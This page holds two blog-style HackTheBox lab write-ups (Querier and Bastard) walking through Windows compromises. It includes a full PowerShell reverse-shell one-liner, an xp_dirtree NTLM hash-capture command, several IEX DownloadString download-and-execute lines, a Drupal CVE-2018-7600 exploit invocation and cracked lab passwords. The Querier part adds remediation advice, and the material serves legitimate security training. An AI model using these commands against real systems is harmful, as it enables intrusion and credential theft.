kami@kali:~$ journalctl
-
Querier writeup
Querier writeup
Box name: Querier
Difficulty: Medium
OS: Windows
Overview: Querier is a medium difficulty Windows box which has an Excel spreadsheet in a world-readable file share. The spreadsheet has macros, which connect to MSSQL server running on the box. The SQL server can be used to request a file through which NetNTLMv2 hashes can be leaked and cracked to recover the plaintext password. After logging in, PowerUp can be used to find Administrator credentials in a locally cached group policy file.
Link: https://app.hackthebox.com/machines/Querier?sort_by=created_at&sort_type=desc
Machine IP: 10.129.14.162

Ran rustscan against the machine.
rustscan -a 10.129.14.162 --ulimit 5000 -b 2000 -- -A -Pn

Checked out smb and looks like there is a Reports directory that’s accessible as anonymous.
smbclient -N -L //10.129.14.162/
smbclient //10.129.14.162/Reports
I downloaded it and downloaded and opened with LibreOffice.

There’s not content but it looks like there are macros. We can extract it.
unzip 'Currency Volume Report.xlsm'
It looks like we get credentials inside the macro for the mssql port.
strings vbaProject.bin
reporting:PcwTWTHRwryjc$c6
I was able to get in with those credentials.
/usr/share/doc/python3-impacket/examples/mssqlclient.py reporting@10.129.14.162 -windows-auth
From my notes we can run enable_xp_cmdshell to get a shell but we don’t have permissions. After a while, I wasn’t sure what I could do here so I had to refer to the writeup. We can set up responder, have it try talking to us and capture a hash. Make sure SMB is on.
sudo responder -I tun0 -vEXEC xp_dirtree '\\10.10.14.155\share', 1, 1;And we get a hash.

Cracked the hash on the pwnbox.
hashcat -m 5600 hash.txt rockyou.txt

Mssql-svc:corporate568
I was able to connect with these new creds and execute commands now.

I tried running the following command for a shell back but AV blocked it.
EXEC xp_cmdshell 'powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient(''10.10.14.155'',1337);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + ''PS '' + (pwd).Path + ''> '';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"'
I tried encoding to base64 but that failed.
I referred to the writeup as I’m not completely familiar with bypassing AV yet but apparently they just get a nishang shell on there. I was able to get it on there with no problem, not sure why my original payload was caught though.
Got user.txt
Downloaded powerup as I saw from the overview that this will get us privesc. I had to change my IP though as my VPN kept failing.
IEX(New-Object Net.WebClient).DownloadString('http://10.10.16.147/PowerUp.ps1')It looks like it found credentials.

Ran impacket and was able to connect.

/usr/share/doc/python3-impacket/examples/psexec.py Administrator:'MyUnclesAreMarioAndLuigi!!1!'@10.129.14.162And we got root.

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 135, 139, 445 (SMB), and 1433 (MSSQL). Checked SMB for anonymous access and found a readable Reports share.
rustscan -a 10.129.14.162 –ulimit 5000 -b 2000 — -A -Pn smbclient -N -L //10.129.14.162/
2 – SMB enumeration and macro extraction Connected to the Reports share anonymously and downloaded Currency Volume Report.xlsm. Opened it in LibreOffice and found no visible content but macros were present. Unzipped the file and ran strings against the VBA project binary to extract embedded credentials.
smbclient //10.129.14.162/Reports unzip ‘Currency Volume Report.xlsm’ strings vbaProject.bin
Credentials recovered: reporting:PcwTWTHRwryjc$c6
3 – MSSQL access and NetNTLMv2 hash capture Authenticated to MSSQL using the reporting credentials. The account lacked permissions to enable xp_cmdshell. Set up Responder on tun0 and used xp_dirtree to force the server to authenticate to the attack machine, capturing the NetNTLMv2 hash for the mssql-svc account.
mssqlclient.py reporting@10.129.14.162 -windows-auth sudo responder -I tun0 -v EXEC xp_dirtree ‘\\10.10.14.155\share’, 1, 1;
4 – Hash cracking Cracked the captured NetNTLMv2 hash using Hashcat with rockyou on the Pwnbox.
hashcat -m 5600 hash.txt rockyou.txt
Credentials recovered: mssql-svc:corporate568
5 – MSSQL shell via Nishang Authenticated to MSSQL as mssql-svc which had xp_cmdshell permissions. Standard PowerShell reverse shell payloads were caught by AV. Used a Nishang reverse shell instead which executed successfully and landed a shell. Retrieved user.txt.
6 – Privilege Escalation – cached Group Policy credentials Downloaded and ran PowerUp.ps1 in memory. PowerUp identified Administrator credentials stored in a locally cached Group Policy file.
IEX(New-Object Net.WebClient).DownloadString(‘http://10.10.16.147/PowerUp.ps1’😉
Credentials recovered: Administrator:MyUnclesAreMarioAndLuigi!!1!
7 – Root Used impacket-psexec with the recovered Administrator credentials to get a SYSTEM shell and retrieve root.txt.
psexec.py Administrator:’MyUnclesAreMarioAndLuigi!!1!’@10.129.14.162
Key Takeaways
- Credentials hardcoded in VBA macros – The MSSQL service account credentials were embedded in plaintext inside a macro in a publicly readable Excel file. Credentials must never be hardcoded in documents, scripts, or source files. Use service accounts with the minimum required permissions and store credentials in a secrets management solution.
- World-readable SMB share exposing sensitive files – The Reports share was accessible to anonymous users and contained a file with embedded credentials. All SMB shares must require authentication and be audited for sensitive content on a regular basis.
- NetNTLMv2 hash leakage via xp_dirtree – The MSSQL service was able to make outbound SMB connections, allowing hash capture via Responder. Outbound SMB connections from servers should be blocked at the firewall and MSSQL should not be running under an account capable of authenticating to external hosts.
- Credentials stored in cached Group Policy files – Administrator credentials were recoverable from a locally cached GPP file. Microsoft patched this in MS14-025 but the credentials persisted on this system. Any environment that previously used GPP credential storage must audit all systems for cached preference files and rotate affected credentials.
- Weak password on a service account – The mssql-svc password was crackable with rockyou. Service accounts should use long randomly generated passwords managed by a PAM solution and rotated regularly.
Remediation
[Immediate] Remove credentials from the Excel macro and rotate affected accounts Audit all documents on accessible shares for embedded credentials. Remove the hardcoded credentials from the macro immediately and rotate the passwords for both the reporting and mssql-svc accounts. Implement a secrets management solution for any application that requires database credentials.
[Immediate] Restrict SMB share access Disable anonymous and guest access to all SMB shares. The Reports share must require authenticated access and be restricted to only the users or groups that have a legitimate business need. Audit all shares across the environment for excessive permissions.
[Immediate] Block outbound SMB from servers Configure the host firewall and perimeter firewall to block outbound connections on ports 445 and 139 from servers. This prevents MSSQL and other services from being used to leak NetNTLMv2 hashes to attacker-controlled hosts.
[Immediate] Audit and remove cached GPP credential files Search all systems for cached Group Policy Preferences files containing cpassword attributes using tools such as PowerUp or Get-GPPPassword. Remove any files found and rotate all credentials that were stored in GPP. Apply MS14-025 if not already patched.
[Short-term] Restrict xp_cmdshell and MSSQL service account permissions Disable xp_cmdshell on all MSSQL instances where it is not explicitly required. Run the MSSQL service under a dedicated gMSA with the minimum permissions needed and no ability to authenticate to external network resources.
[Long-term] Implement a secrets management and service account governance programme Establish a policy prohibiting hardcoded credentials in any file, script, or application. Deploy a PAM solution to manage, rotate, and audit all service account credentials. Include MSSQL instances and file shares in the scope of regular penetration tests and configuration audits.
-
Bastard writeup
Bastard writeup
Box name: Bastard
Difficulty: Medium
OS: Windows
Overview: Bastard is not overly challenging, however it requires some knowledge of PHP in order to modify and use the proof of concept required for initial entry. This machine demonstrates the potential severity of vulnerabilities in content management systems.
Link: https://app.hackthebox.com/machines/Bastard?sort_by=created_at&sort_type=desc
Machine IP: 10.129.14.60
Scanned the machine with rustscan.



Checked out the http server. It’s a Drupal server.
Ran feroxbuster.
feroxbuster -u http://10.129.14.60/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt

I checked out CHANGELOG.txt and it looks like we have a version number.
Searching for exploits I found this that looks like our best bet https://github.com/pimps/CVE-2018-7600. When downloading and running it looks like it works.


I want a shell instead. Wrote a rev shell.

Hosted a webserver.
Set up a listener.

And ran
python drupa7-CVE-2018-7600.py http://10.129.14.60/ -c "powershell -ExecutionPolicy Bypass -c \"IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.155:8080/shell.ps1')\""This looks like it downloaded the file but didn’t run it as I received a response on the http server but not my shell. It turned out my IP was wrong in the rev shell. Fixed that.
Got user.txt
